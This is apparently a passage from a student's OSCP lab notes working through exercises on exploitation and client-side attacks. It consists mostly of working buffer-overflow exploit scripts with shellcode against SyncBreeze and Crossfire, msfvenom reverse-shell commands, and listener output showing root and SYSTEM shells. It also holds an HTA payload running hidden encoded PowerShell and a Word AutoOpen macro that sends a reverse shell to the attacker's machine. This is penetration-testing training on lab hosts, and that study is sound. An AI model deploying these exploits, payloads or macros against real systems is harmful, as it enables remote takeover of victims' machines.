"\xf8\x78\x48\xba\x8c\x54\x7f\x0b\x3a\x83\x4e\x8c\x17\xf7\xd1"
"\x0e\x6a\x24\x31\x2e\xa5\x39\x30\x77\xd8\xb0\x60\x20\x96\x67"
"\x94\x45\xe2\xbb\x1f\x15\xe2\xbb\xfc\xee\x05\xed\x53\x64\x5c"
"\x2d\x52\xa9\xd4\x64\x4c\xae\xd1\x3f\xe7\x04\xad\xc1\x21\x55"
"\x4e\x6d\x0c\x59\xbd\x6f\x49\x5e\x5e\x1a\xa3\x9c\xe3\x1d\x70"
"\xde\x3f\xab\x62\x78\xcb\x0b\x4e\x78\x18\xcd\x05\x76\xd5\x99"
"\x41\x9b\xe8\x4e\xfa\xa7\x61\x71\x2c\x2e\x31\x56\xe8\x6a\xe1"
"\xf7\xa9\xd6\x44\x07\xa9\xb8\x39\xad\xa2\x55\x2d\xdc\xe9\x31"
"\x82\xed\x11\xc2\x8c\x66\x62\xf0\x13\xdd\xec\xb8\xdc\xfb\xeb"
"\xbf\xf6\xbc\x63\x3e\xf9\xbc\xaa\x85\xad\xec\xc4\x2c\xce\x66"
"\x14\xd0\x1b\x28\x44\x7e\xf4\x89\x34\x3e\xa4\x61\x5e\xb1\x9b"
"\x92\x61\x1b\xb4\x39\x98\xcc\x7b\x15\xd5\xab\x14\x64\x19\xb5"
"\x5f\xe1\xff\xdf\x8f\xa4\xa8\x77\x29\xed\x22\xe9\xb6\x3b\x4f"
"\x29\x3c\xc8\xb0\xe4\xb5\xa5\xa2\x91\x35\xf0\x98\x34\x49\x2e"
"\xb4\xdb\xd8\xb5\x44\x95\xc0\x61\x13\xf2\x37\x78\xf1\xee\x6e"
"\xd2\xe7\xf2\xf7\x1d\xa3\x28\xc4\xa0\x2a\xbc\x70\x87\x3c\x78"
"\x78\x83\x68\xd4\x2f\x5d\xc6\x92\x99\x2f\xb0\x4c\x75\xe6\x54"
"\x08\xb5\x39\x22\x15\x90\xcf\xca\xa4\x4d\x96\xf5\x09\x1a\x1e"
"\x8e\x77\xba\xe1\x45\x3c\xca\xab\xc7\x15\x43\x72\x92\x27\x0e"
"\x85\x49\x6b\x37\x06\x7b\x14\xcc\x16\x0e\x11\x88\x90\xe3\x6b"
"\x81\x74\x03\xdf\xa2\x5c"
)

inputBuffer = ("A" * 780) + "\x83\x0C\x09\x10" + ("\x90" * 20) + payload + ("\x90" * 20)
#inputBuffer = ("A" * 780) + ("B" * 4) + ("C" * 4)
#inputBuffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
content = "username=" + inputBuffer + "&password=A"
buffer = "POST /login HTTP/1.1\r\n"
buffer += "Host: 192.168.167.10\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Fire fox/52.0\r\n"
buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 \r\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://192.168.167.10/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"
buffer += content
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.167.10", 80))
s.send(buffer)

print "Yee?"
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO/SyncBreez$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 58894
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

12.2.1.2 Exercises

☐ Log in to your dedicated Linux client using the credentials you received.

```
squid@CoolHandKali:~$ rdesktop -u root -p lab 192.168.167.44
Autoselecting keyboard map 'en-us' from locale
Connection established using plain RDP.
Sound(warning): rdpsnd_process_packet(), Unhandled opcode 0x27
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
```

☐ On your Kali machine, recreate the proof-of-concept code that crashes the Crossfire server.

```
#!/usr/bin/python
import socket

host = "192.168.167.44"
crash = "A" * 4379
buffer = "\x11(setup sound " + crash + "\x90\x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
print s.recv(1024)
s.send(buffer)
s.close()
print "Yee?"
```

☐ Attach the debugger to the Crossfire server, run the exploit against your Linux client, and confirm that the EIP register is overwritten by the malicious buffer.

12.3.1.1 Exercises

☐ Determine the correct buffer offset required to overwrite the return address on the stack.


```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO/CrossFire$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 46367046
[*] Exact match at offset 4368
```

☐ Update your stand-alone script to ensure your offset is correct.

```
#!/usr/bin/python
import socket

host = "192.168.167.44"
crash = ("A" * 4368) + ("B" * 4) + ("C" * 7)
#crash = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4A
buffer = "\x11(setup sound " + crash + "\x90\x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
print s.recv(1024)
s.send(buffer)
s.close()
print "Yee?"
```

12.5.1.1 Exercises

☐ Determine the opcodes required to generate a first stage shellcode using msf-nasm_shell.


```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO/CrossFire$ msf-nasm_shell
nasm > add eax,12
00000000  83C00C            add eax,byte +0xc
nasm > jmp eax
00000000  FFE0              jmp eax
nasm >
```

☐ Identify the bad characters that cannot be included in the payload and return address.

```
#!/usr/bin/python
import socket

c = ""
cl = []
badchar = [0x00, 0x20]
for ch in range (0x00 , 0xFF+1):
        if ch not in badchar:
                cl.append(chr(ch))
for i in cl:
        c += i
c = ("\x90" * 20) + c + ("\x90" * 20)
crash = c + ("A" * (4368 - len(c))) + ("B" * 4) + ("\x83\xC0\x0C\xFF\xE0\x90\x90")

host = "192.168.167.44"
#crash = ("A" * 4368) + ("B" * 4) + ("\x83\xC0\x0C\xFF\xE0\x90\x90")
#crash = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
buffer = "\x11(setup sound " + crash + "\x90\x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
print s.recv(1024)
s.send(buffer)
s.close()
print "Yee?"
```


12.6.1.1 Exercises

☐ Find a suitable assembly instruction address for the exploit using EDB.



☐ Include the first stage shellcode and return address instruction in your proof-of-concept and ensure that the first stage shellcode is working as expected by single stepping through it in the debugger.

```
crash = c + ("A" * (4368 - len(c))) + ("\x96\x45\x13\x08") + ("\x83\xC0\x0C\xFF\xE0\x90\x90")
```




```
b7d0:6a18 64 20 90 90 90 90 90    and fs:[eax-0x6f6f6f70], dl
```

12.7.1.1 Exercises

☐ Update your proof-of-concept to include a working payload.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO/CrossFire$ msfvenom -p linux/x86/shell_reverse_tcp L
HOST=192.168.119.167 LPORT=443 -b "\x00\x20" -f py -v shellcode
```

```
#!/usr/bin/python
import socket

c = ""
cl = []
badchar = [0x00, 0x20]
for ch in range (0x00 , 0xFF+1):
        if ch not in badchar:
                cl.append(chr(ch))
for i in cl:
        c += i

shellcode = b""
shellcode += b"\xba\x04\xeb\xbb\x48\xda\xcb\xd9\x74\x24\xf4"
shellcode += b"\x58\x2b\xc9\xb1\x12\x31\x50\x12\x03\x50\x12"
shellcode += b"\x83\xc4\xef\x59\xbd\xf5\x34\x6a\xdd\xa6\x89"
shellcode += b"\xc6\x48\x4a\x87\x08\x3c\x2c\x5a\x4a\xae\xe9"
shellcode += b"\xd4\x74\x1c\x89\x5c\xf2\x67\xe1\x9e\xac\xef"
shellcode += b"\x56\x76\xaf\x0f\x99\x3c\x26\xee\x29\x24\x69"
shellcode += b"\xa0\x1a\x1a\x8a\xcb\x7d\x91\x0d\x99\x15\x44"
shellcode += b"\x21\x6d\x8d\xf0\x12\xbe\x2f\x68\xe4\x23\xfd"
shellcode += b"\x39\x7f\x42\xb1\xb5\xb2\x05"

shellcode = ("\x90" * 20) + shellcode + ("\x90" * 20)
crash = shellcode + ("A" * (4368 - len(shellcode))) + ("\x96\x45\x13\x08") + ("\x83\xC0\x0C\xFF\x

host = "192.168.167.44"
#crash = ("A" * 4368) + ("B" * 4) + ("\x83\xC0\x0C\xFF\xE0\x90\x90")
#crash = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8
buffer = "\x11(setup sound " + crash + "\x90\x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
print s.recv(1024)
s.send(buffer)
s.close()
print "Yee?"
```

☐ Obtain a shell from the Crossfire application with and without a debugger

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO/CrossFire$ sudo nc -nlvp 443
[sudo] password for squid:
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.44] 35228
whoami
root
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/BO/CrossFire$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.44] 35234
id
uid=0(root) gid=0(root) groups=0(root)
```

13.2.2.1 Exercises

☐ Use msfvenom to generate a HTML Application and use it to compromise your Windows client.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/13$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168
.119.167 LPORT=443 -f hta-psh -o ./poc2.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6632 bytes
Saved as: ./poc2.hta
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/13$ sudo nc -nlvp 443
[sudo] password for squid:
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 52512
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
squid@CoolHandKali: /Yeet/Machines/OSCP/Lab/13 98x34
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/13$ more poc2.hta
<script language="VBScript">
  window.moveTo -4000, -4000
  Set jIOep_VsIEu = CreateObject("Wscript.Shell")
  Set lvDgE = CreateObject("Scripting.FileSystemObject")
  For each path in Split(jIOep_VsIEu.ExpandEnvironmentStrings("%PSModulePath%"),";")
    If lvDgE.FileExists(path + "\..\powershell.exe") Then
      jIOep_VsIEu.Run "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAeg
BlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9
ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAG
gAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7ACQAcwA9AE4AZQB3AC0ATwBiAGoA
ZQBjAHQAIABTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbg
BmAG8AOwAkAHMALgBGAGkAbABlAE4AYQBtAGUAPQAkAGIAOwAkAHMALgBBAHIAZwB1AG0AZQBuAHQAcwA9ACcALQBuAG8AcAAg
```

☐ Is it possible to use the HTML Application attack against Microsoft Edge users, and if so, how?

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/13$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 52515
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Down
loads>whaomi
whaomi
'whaomi' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Down
loads>whoami
whoami
client251\administrator
```

It is possible to run HTA attacks against Microsoft Edge becasue both browsers allow users to allow the execution of HTML Applications.

13.3.2.1 Exercise

☐ Use the PowerShell payload from the HTA attack to create a Word macro that sends a reverse shell to your Kali system.

```python
#!/usr/bin/python
str = "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHE

for i in range(0, len(str), 50):
        print "Str = Str + " + "\"" + str[i:i+50] + "\""
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/13$ python split.py
Str = Str + "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4Ad"
Str = Str + "ABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewA"
Str = Str + "kAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnA"
Str = Str + "H0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGk"
Str = Str + "AcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8Ad"
Str = Str + "wBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcAB"
Str = Str + "vAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7ACQAcwA9A"
Str = Str + "E4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEQ"
Str = Str + "AaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAU"
Str = Str + "wB0AGEAcgB0AEkAbgBmAG8AOwAkAHMALgBGAGkAbABlAE4AYQB"
Str = Str + "tAGUAPQAkAGIAOwAkAHMALgBBAHIAZwB1AG0AZQBuAHQAcwA9A"
Str = Str + "CcALQBuAG8AcAAgAC0AdwAgAGgAaQBkAGQAZQBuACAALQBjACA"
Str = Str + "AJgAoAFsAcwBjAHIAaQBwAHQAYgBsAG8AYwBrAF0AOgA6AGMAc"
Str = Str + "gBlAGEAdABlACgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB"
```

Normal - NewMacros (Code)


(General)

```
Sub AuotOpen()
    Macky
End Sub
Sub Document_Open()
    Macky
End Sub
Sub Macky()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4Ad"
    Str = Str + "ABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewA"
    Str = Str + "kAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnA"
    Str = Str + "H0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGk"
    Str = Str + "AcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8Ad"
    Str = Str + "wBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcAB"
    Str = Str + "vAHcAZQByAHMAaAB1AGwAbAAuAGUAeAB1ACcAfQA7ACQAcwA9A"
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/13$ sudo nc -nlvp 443
[sudo] password for squid:
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 53449
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>
```

13.3.3.1 Exercise


☐ Use the PowerShell payload to create a batch file and embed it in a Microsoft Word document to send a reverse shell to your Kali system.



